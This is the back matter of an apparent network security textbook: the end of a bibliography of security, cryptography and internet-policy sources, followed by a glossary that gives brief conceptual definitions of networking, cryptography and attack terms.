[Schneider1999] Schneider, Fred, *Trust in Cyberspace*. National Academy Press, Washington D.C., 1999.

[Schneier2002] Schneier, Bruce, "AES News." Available online at *http://www.schneier.com/crypto-gram-0209.html, Crypto-Gram Newsletter*, Counterpane Internet Security, Inc., September 15, 2002.

[Scott2005] Scott-Joynt, Jeremy, "The Enemy Within." Available online at *http://news.bbc.co.uk/1/hi/business/4510561.stm,* BBC News, UK Edition, 2005.

[Seigenthaler2005] Seigenthaler, John, "A False Wikipedia 'Biography'." Available online at *http://www.usatoday.com/news/opinion/editorials/2005-11-29-wikipedia-edit_x.htm, USA Today*, November 29, 2005.

[Shannon1949] Shannon, C. E., "Communication Theory of Secrecy Systems." *Bell Systems Technical Journal*, Vol. 28, (October, 1949): pp. 656–715.

[Sipler2004] Sipler, Bob, *Five-year Electric Service Reliability Study: 1999-2003.* Oregon investor-owned utilities, 2004.

[Song2001] Song, Dawn Xiaodong, David Wagner, and Xuqing Tian, "Timing Analysis of Keystrokes and Timing Attacks on SSH." Available online at *http://packetstormsecurity.nl/papers/cryptography/ssh-timing.pdf*, September 3, 2001.

[Sophos2004] "Suspected Agobot Trojan Author Arrested in Germany, Sophos Comments." Available online at *http://www.sophos.com/pressoffice/news/articles/2004/05/va_agobotarrest.html,* Sophos Plc., May 12, 2004.

[Timme2004] Timme, Falko, *Mail Server Survey March 2004*. Available online at *http://www.falkotimme.com/projects/survey_smtp_032004.php, 2004.*

[Tina2004] Tina, "Re: Dos Attack." *http://www.onlinemarketingtoday.com/news/archives/website-development/website-development-p-2191.htm,* Online Marketing Today, discussion forum posting, March 15, 2004. Similar view on the impact of DoS attacks have been voiced by Marcel Ljung on The InteropNet Labs forum, November 13, 2003 (*http://www.ilabs.interop.net/1068716533/index_html*).

[Torvalds2005] Torvalds, Linus, "Re: I Request Inclusion of SAS Transport Layer and AIC-94xx into the Kernel." Available online at *http://lkml.org/lkml/2005/9/29/233,* Linux Kernel Mailing List, email posting, September 29, 2005.

[Trifinite2004] *BlueSmack*. Available online at *http://trifinite.org/trifinite_stuff_bluesmack.html,* Trifinite, 2004.

[Urban2005] Urban, J., and L. Quilter, "Efficient Process of 'Chilling Effects'? Takedown Notices Under Section 512 of the Digital Millennium Copyright Act, Summary Report." University of Southern California, November 21, 2005.

[VanAuken2005] VanAuken, Joanne, "Infosec Certifications: Beyond Basic Training." *Secure Enterprise*, Vol. 2, Issue 7, (July, 2005): pp. 28–31.

[Varghese2005] Varghese, Sam, *New York ISP's domain hijacked*. Available online at *http://www.smh.com.au/news/Breaking/New-York-ISPs-domain-hijacked/2005/01/17/1105810810053.html, The Sydney Morning Herald*, January 17, 2005.

[Verisign2005] "Free SSL Trial Certificate." Available online at *https://www.verisign.com/cgi-bin/clearsales_cgi/leadgen.htm?form_id=5191*, December 17, 2005.

[Wang2004] Wang, Xiaoyun, et al., *Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD*. Available online at *http://eprint.iacr.org/,* Cryptology ePrint Archive, Report 2004/199, August, 2004.

[Websense2004] *Web@Work: Survey Results*. Websense, Inc., 2004.

[West2003] West-Brown, Moira, et al., *Handbook for Computer Security Incident Response Teams (CSIRTs)*. Carnegie Mellon Software Engineering Institute; CMU/SEI-2003-HB-002.

[Wikipedia2005] Wikipedia contributors, "Moral Responsibility." *Wikipedia, The Free Encyclopedia*, *http://en.wikipedia.org/w/index.php?title=Moral_responsibility&oldid=31066916* (accessed December 12, 2005).

[Wikipedia2006] Wikipedia contributors, "Moral Responsibility." *Wikipedia, The Free Encyclopedia*, *http://en.wikipedia.org/w/index.php?title=Talk:Moral_responsibility&oldid=40714617* (accessed February 27, 2006).

[Wikipedia2006a] Wikipedia contributors, "Black Hat." *Wikipedia, The Free Encyclopedia*, *http://en.wikipedia.org/w/index.php?title=Black_hat&oldid=40624135* (accessed March 3, 2006).

[Wish2006] *Chainletters*, Make-A-Wish Foundation. Available online at *http://www.wish.org/home/chainletters.htm* (viewed on January 16, 2006).

[Zittrain2003] Zittrain, Jonathan, and Benjamin Edelman, *Internet Filtering in China*. IEEE Internet Computing, (March/April 2003): pp. 70–77. A variation is online as *Empirical Analysis of Internet Filtering in China* at *http://cyber.law.harvard.edu/filtering/china/*

[Zooknic2004] *Geography of Internet Users*. Available online at *http://www.zooknic.com/,* Zooknic Internet Intelligence, September 2004.

Glossary of Network Security Terms

AES: The Advanced Encryption Standard. A widely used cryptographic algorithm intended to replace DES.

amplification attack: A type of packet storm where an intermediate host generates more data than it receives.

anonymity: The ability to operate without being identified.

ANSI: American National Standards Institute; provides communication standards.

AP: A wireless access point or hub.

application layer: The seventh ISO OSI layer; manages end-user applications.

ARP: Address Resolution Protocol; used by Media Access Control for requesting MAC addresses. ARP matches network addresses to hardware addresses. See *RARP*.

ARP poisoning: An attack vector that corrupts an ARP table.

ARP table: A local cache on a node that lists known network and hardware address mappings.

ARPA: Advanced Research Projects Agency. See *DARPA*.

ARPANET: The first large-scale distributed network. Later became the Internet.

Asymmetrical Encryption Algorithm: The key used to encrypt a message is different from the decryption key.

attack: The use or exploitation of a vulnerability.

attack vector: The path from an attacker to a target, including tools and techniques.

attacker: The person or process that initiates an attack.

authenticate: The ability to determine the origin of another system.

authentication: The identification of an authorized entity.

authorize: The ability to specify the level of permitted access control.

blind drop: An intermediate system that temporarily stores information for an anonymous source and destination.

botnet: A set of (usually compromised) hosts that can be remotely controlled.

bridge: An OSI layer 2 device that can span different physical media.

broadcast networks: A network topology that sends data radio frequencies instead of wires.

bubble network: See *garlic network*.

bus network: A network topology that consists of a single link. All nodes on the network connect to the link.

CA: See *certificate authority*.

caching DNS server: Any DNS server that temporarily stores DNS information.

carders: People that illegally trade stolen identities and credit cards.

ccTLD: Country Code Top Level Domain DNS server; a set of servers that manage country code domain extensions.

cell network: See *garlic network*.

CERT: Computer Emergency Response Team.

certificate authority: A trusted host that can validate a certificate.

chaff: Data used to camouflage or obscure true network traffic.

chain of custody: A record of information possession.

ciphertext: Encoded information. See *cryptography* and *plaintext*.

CISA: Certified Information Security Auditor.

CISM: Certified Information Security Manager.

CISSP: Certified Information Systems Security Professional.

compartmentalize: A security technique for dividing systems based on functional attributes to reduce the scope of any single flaw.

compromise: The successful exploitation of a target by an attacker.

CompTIA: Computing Technology Industry Association.

confidentiality: The ability to operate in private.

confusion: A form of data substitution for cryptographic algorithms.

connection-less protocol: Any protocol that does not confirm information transfers.

connection-oriented protocol: Any protocol that confirms information transfers.

cookie: Information used to track state across a stateless protocol.

copyright: A form of intellectual property protection that restricts usage.

covert channel: The use of a known communication method as camouflage for a private information transmission.

CPPP: Compressed PPP.

cross-site scripting: Any HTTP attack where hostile information supplied to the server by one client becomes accessible to other clients.

cryptanalysis: Any attempt to decode an encrypted message through statistical or logical analysis.

cryptographic hash function: A hash algorithm based on a cryptographic system.

cryptography: Encoding and decoding data so that only the intended recipients can access the information.

CSLIP: Compressed SLIP.

cutting: A term used to describe URL modification by removing elements from the URI.

DARPA: Defense Advanced Research Projects Agency; the government organization responsible for developing the ARPANET and Internet.

data link layer: The second ISO OSI layer; manages local network routing and addressing.

datagram: A UDP packet.

DDNS: Dynamic DNS; a method for associating hostnames with DHCP addresses.

DDoS: See *distributed denial-of-service.*

decryption algorithm: See *encryption algorithm.*

defender: The person or process that mitigates or prevents an attack.

defense-in-depth: A security concept that involves layering different security methods.

denial-of-service (DoS): An attack where network functionality is disrupted by preventing use of the service.

DES: The Data Encryption Standard; a widely used cryptographic algorithm.

destination anonymity: Prevents an observer from identifying the transmission's destination.

DHCP: Dynamic Host Configuration Protocol; a method for dynamically assigning network addresses, routing information, and DNS settings to nodes.

Diffie-Hellman key exchange: An algorithm used to exchange a symmetrical key in a public forum without compromising the key.

diffusion: A form of information mixing for cryptographic algorithms.

digest: See *hash algorithm.*

directional chaffing: False data designed to obscure the true route.

disruption: An attack that prevents network functionality.

distributed denial-of-service (DDoS): A DoS that uses many systems to attack a target.

DMZ: Demilitarized Zone; a separate network region that provides a buffer zone between the WAN and LAN.

DNS server hijacking: Any exploit that compromises the control or management of a DNS server.

DNS: Domain Name Service; a session-layer protocol that associates hostnames and meta information with network addresses and domains.

DoD TCP/IP: The Department of Defense's four-layer network stack.

DoD: U.S. Department of Defense.

domain hijacking: Any exploit that compromises the control or management of a DNS domain.

domain locking: A service provided by DNS registrars that prevents domain transfers until the domain is unlocked.

DoS: See *denial-of-service*.

dual-homed: A node that concurrently resides on two distinct networks.

dynamic network: A network link that may vary between or during the network connection.

eavesdropping: An attack vector where information is intercepted without detection.

egress filtering: Packet filtering for outbound traffic.

encryption algorithm: A function that converts plaintext to ciphertext. The function is reversible using a decryption algorithm.

entropy: A unit of useful information compared against the total information. It can be characterized as the opposite of redundancy. High entropy implies that most (or all) of the total information is useful.

exploit: The instantiation of a vulnerability; something that can be used for an attack.

fail dealing: See *fair use*.

fair use: Legal rights to use copyright information for limited purposes.

firewall: A node that filters network traffic as it passes between network segments.

forward secrecy: A cryptographic concept where the loss of one key does not compromise earlier encrypted information.

full-duplex channel: A bidirectional communication channel and multiple nodes may transmit without causing interference.

functional methodology: A programming approach that uses local elements and functions.

garlic network: A network topology that separates network regions so they can be nested or at the same level.

gateway: An OSI layer 4 device that supports conversions between different network protocols. Alternately used as a general term for a bridge or router.

GIAC: Global Information Assurance Certification provided by the SANS Institute.

Google bombing: A form of XSS attack used to associate specific content with a Google keyword search.

gTLD: Generic Top Level Domain DNS server; a set of servers that manages the generic domains such as `.com` and `.net`.

hacker factor: See *hacker mentality*.

hacker mentality: An ability to see alternatives to existing situations or apply technology in unexpected ways; thinking outside the box.

half-duplex channel: A bidirectional communication channel where only one node may transmit at a time.

hardened system: A system with all unnecessary services disabled.

hardware firewall: A firewall that operates independently of other computer systems.

hash algorithm: An encoding function that is not reversible. Also called a *digest.*

hash collision: Given two different input sequences, a hash algorithm generates the same output value.

HMAC: Hashed message authentication code. An algorithm to sign and authenticate data.

hotspot: See *AP*.

HTML: HyperText Markup Language; a data format derived from SGML.

HTTP: HyperText Transport Protocol; an application layer protocol.

HTTPS: HTTP over SSL.

hub: A device that connects separate physical layers.

hybrid network: A network topology that combines one or more bus, star, ring, or broadcast networks.

ICMP: Internet Control Message Protocol; a quality-of-service protocol for IP.

idempotent: A mathematic term indicating a stateless function that, given the same input parameters, generates the same results each time.

IDS: Intrusion detection system; a system that monitors for potential threats or exploits.

IEEE: Institute of Electrical and Electronics Engineers.

IEEE-SA: Institute of Electrical and Electronics Engineers, Standards Association; an organization that provides low-level network standards.

IETF: Internet Engineering Task Force; an organization that governs over the RFC standards.

impersonation: An attack vector where identification credentials are duplicated.

insertion: An attack vector that places new information into a transmission.

integrity: The ability to detect information tampering or modification.

interference: An attack that uses an unauthorized transmission to disrupt network functionality.

Internet: The large-scale distributed network that evolved from ARPANET.

IP: Internet Protocol.

IPng: Internet Protocol Next Generation. See *IPv6*.

IPS: Intrusion prevention system; an IDS that can also deter attacks and mitigate exposure.

IPsec: A set of extensions to IP for authentication and encryption support.

IPv4: See *IP*.

IPv6: Internet Protocol version 6, which is a replacement for IP that uses a larger address space and support for authentication and encryption.

ISACA: Information Systems Audit and Control Association; the organization that provides CISA and CISM certifications.

(ISC)^2: International Information Systems Security Certification Consortium, Inc.; the organization that provides CISSP and SSCP certifications.

ISO: International Standards Organization; an organization that provides information technology standards.

ISO OSI: International Standards Organization's Open Systems Interconnection; a seven-layer network stack.

Kerberos: An OSI session layer protocol that enforces authentication, validation, and encryption.

Knock-Knock protocol: See *port knocking*.

LAN: Local area network; a network region that is locally controlled.

LAND attack: A TCP network attack where packets appear to come from the originating system.

layer: A conceptual definition for specific protocol functionality.

letter of the law: A literal interpretation of laws.

link anonymity: Prevents an observer from correlating network traffic with a source or destination.

load attack: An attack vector that attempts to increase the workload of a node or network.

MAC: The definition is context sensitive. In networking, MAC refers to the MAC address or an OSI layer 2 protocol (media access control). In cryptography, it is a message authentication code used as cryptographic function.

MAC address: A data link layer hardware address.

MAN: Metropolitan area network; a network region that is locally controlled but contains many LANs.

man-in-the-middle: An attack vector where data is relayed through an attacker's node.

media access control (MAC): A data link layer protocol that provides access control and addressing.

medium access control: A data link layer function for transmission and collision detection.

medium: See *physical medium*.

MitM: See *man-in-the-middle*.

moral framework: A basis of ethical decision making.

morals: A sense of right and wrong.

multihomed: A node that concurrently resides on multiple distinct networks.

multihost network: A network consisting of many nodes.

multipart authentication: An authentication approach that uses more than one form of information for determining credentials. See *one-part authentication*.

multiprotocol router: A router that supports different network-layer protocols.

Nagel algorithm: The delaying of TCP packets by a few microseconds to optimize data transfers. Named after John Nagel.

name-based addressing: A network-addressing scheme that uses text strings for node identification and routing.

NAT: Network Address Translation; a system that multiplexes many internal network addresses into one external network address.

Nestea attack: network attack that exploits a fragmentation reconstruction vulnerability based on an off-by-one overlap.

network anonymity: Prevents the identification of connection participants.

network layer: The third ISO OSI layer, which manages remote network routing and addressing.

network privacy: Prevents an observer from viewing information transmitted over the network.

node: A host or system on a network.

nonrepudiation: Ensuring that an originator cannot falsely repute information.

null cipher: A cipher that performs no encryption; usually used for debugging network traffic.

numeric addressing: A network-addressing scheme that uses numeric identifiers for identifying nodes and routing traffic.

object-oriented methodology: A programming approach that combines functional and procedural methodologies.

one-part authentication: The use of a single authentication mechanism (something you know, something you have, or something you are).

onion network: A network topology that nests different network regions.

onion routing: An anonymizing routing system where information is relayed through a dynamic set of proxies.

open standards: Specifications that are publicly available.

OSI: Open Systems Interconnection network stack. See *ISO OSI*.

packet sniffing: A form of eavesdropping where packets are intercepted.

packet storm: An attack vector where a network becomes overwhelmed by traffic.

patents: A form of intellectual property protection for systems, methods, or processes.

pharming: Any DNS risks applied to phishing or fraud.

phishing: A term that denotes online fraud through impersonation.

physical layer: The first ISO OSI layer, which manages data transport media.

physical medium: Anything that can transmit and receive data.

Ping of Death: An attack vector based on an oversized ICMP echo request packet.

ping: An ICMP echo request packet.

plaintext: Unencrypted or decoded information. See *cryptography* and *ciphertext*.

point-to-point network: A network consisting of two nodes that are directly connected.

port knocking: A system that uses connection attempts and packet options to enable clandestine services.

PPP: Point-to-Point protocol.

presentation layer: The sixth ISO OSI layer, which manages system-independent data conversion.

Pretty Good Privacy (PGP): An asymmetrical encryption system.

primary DNS server: A DNS server that manages a specific domain.

private key: One of two keys in an asymmetrical encryption algorithm; this key is not shared. See *public key*.

procedural methodology: A programming approach that uses global elements and subroutines.

promiscuous mode: A network mode where all traffic is received by a node.

protocol: The implementation of a specific functionality associated with a layer.

proxy: Any network device that relays a protocol.

public key: One of two keys in an asymmetrical encryption algorithm; this key can be widely shared. See *private key*.

pull technology: Any technology where the client initiates the transmission of data from a server.

push technology: Any technology where the server initiates the transmission of data to a client.

RARP: Reverse Address Resolution Protocol; matches hardware addresses to network addresses. See *ARP*.

replay: An attack vector that resends data previously intercepted.

RF: Radio Frequency.

RFC: Request For Comments; a set of networking-related specification.

RFI: Radio Frequency Interference.

ring network: A network topology that uses each node to relay messages.

RIR: Regional Internet Registry; a set of organizations that manages network address allocation.

risk: A qualitative assessment describing the likelihood of an attacker/threat using an exploit to successfully bypass a defender, attack a vulnerability, and compromise a system.

RNAT: Reverse NAT; a system that redirects specific network ports to internal hosts.

robust programming: A software development method that tests parameters and assumptions.

root server: A top-level DNS server.

route: The network path used by transmitted information.

router: An OSI layer 3 device that supports conversions between different data link protocols.

router table flooding: An attack vector that fills a dynamic routing table.

router table poisoning: An attack vector that modifies a routing table.

routing metric: A value that provides a basis for selecting an optimal route when there are multiple choices. See *routing table.*

routing table: A local network table that associates subnets with network interfaces on a node.

RPC: Remote Procedure Call.

secondary DNS server: An official backup of a primary DNS server.

secure fail: When a failure occurs, the impacted does not increase the threat level.

security-by-obscurity: A security concept for protecting systems by not disclosing information.

sequence hijacking: By observing a sequence of transport layer packets, an attacker can intercept and control an established connection.

sequential chaffing: Reordering of network traffic to obscure packet order.

session: Long-term dialogs.

session hijacking: An attack vector that compromises an established session.

session layer: The fifth ISO OSI layer; manages extended duration connections.

SGML: The Standard Generalized Markup Language.

simplex channel: A channel where all data flows in one direction.

size chaffing: False data designed to obscure the true size of network traffic.

SLD: Secondary Level Domain DNS server; a set of servers that manage generic extensions for ccTLD servers.

SLIP: Serial Line Internet Protocol; a simple point-to-point protocol.

SMTP: Simple Mail Transfer Protocol; an application layer protocol for delivering email.

Smurf attack: A DDoS attack that uses forged ICMP or UDP packets.

social engineering: A compromise through sociological persuasion.

SOCKS: Socksified Server; a proxy for the TCP and UDP transport layer protocols.

SOCKSv4: Socks Server version 4; a proxy that relays TCP packets. See *SOCKS*.

SOCKSv5: Socks Server version 5; a proxy that relays TCP and UDP packets. See *SOCKS*.

software firewall: A firewall that resides on a computer system.

source anonymity: Prevents an observer from identifying the source of the transmission.

SP: A wireless subscriber point or wireless client.

SPI: Stateful packet inspection; used by firewalls to validate TCP packet states.

splicing: URL modification by adding elements to the URL.

SQL injection attack: An attack that modifies URL contents to exploit server-side database vulnerabilities.

SSCP: Systems Security Certified Professional.

SSH: Secure Shell protocol; a tunneling protocol with OSI session, presentation, and application layer functionality.

SSID: A wireless Service Set Identifier; used to identify specific APs.

SSL: Secure Socket Layer protocol; an OSI presentation layer protocol.

stack: A conceptual set of well-defined functional layers for protocol implementation.

star network: A network topology that relies on a central hub for communicating with nodes.

static network: A consistent link between a node and a network.

steganography: Hiding information within other information so that only the intended recipient will observe the hidden message.

Substitution Box (S-box): A system that performs data manipulations for encryption and decryption algorithms. See *confusion* and *diffusion*.

switch: A device that connects separate physical layers and routes information based on node addresses.

Symmetrical Encryption Algorithm: The same key is used to encrypt and decrypt a message.

TACACS: Terminal Access Controller Access Control System; an OSI application layer protocol that provides authentication, authorization, and accounting functionality.

target: The person, company, or system that is directly vulnerable and impacted by the exploit.

tarpitting: Any defense method designed to delay an attacking system.

TCP: Transport Control Protocol; an OSI transport layer protocol.

TCP/IP: See *DoD TCP/IP*.

teardrop attack: A network attack that exploits a fragmentation reconstruction vulnerability based on overlapping fragments.

threat: An adversary who is capable and motivated to exploit a vulnerability.

three-part authentication: The use of three different authentication mechanisms. See *one-part authentication.*

TLD: Top Level Domain DNS server, a set of servers that manage domain name suffixes.

TLS: Transport Layer Security; a replacement for SSL.

Tor: The Onion Router; an onion routing network for anonymous network connections.

trademark: A form of intellectual property protection for names, logos, and symbols.

transport layer: The forth ISO OSI layer; manages data collection and aggregation.

tunnel: A network stack used to transfer information from another network stack.

two-part authentication: The use of two different authentication mechanisms. See *one-part authentication.*

UDP: User Datagram Protocol; an OSI transport layer protocol.

URI: Uniform Resource Indicator; alternately Universal or Unique Resource Indicator.

URL: Universal Resource Locator.

volume analysis: A forensic method that determines data content based on network traffic patterns.

volume chaffing: False data designed to obscure the true information volume.

VPN: Virtual Private Network; a network created by tunneling data through a second protocol stack.

vulnerability: A defect or weakness in the feasibility, design, implementation, operation, or maintenance of a system.

WAN: wide area network; the network region outside of local control and ownership.

WAP: Wireless Application Protocol; a session-based roaming wireless protocol.

war driving: A reconnaissance vector that detects APs and SSIDs.

WEP: Wired Equivalent Privacy; a form of wireless network security.

X.509: A format for transferring certificate information.

XML: The eXtensible Markup Language; a data format based on SGML.

XSS: See *cross-site scripting.*

zone transfer: A method for bulk transferring a domain's DNS table to another host.

This page intentionally left blank

Index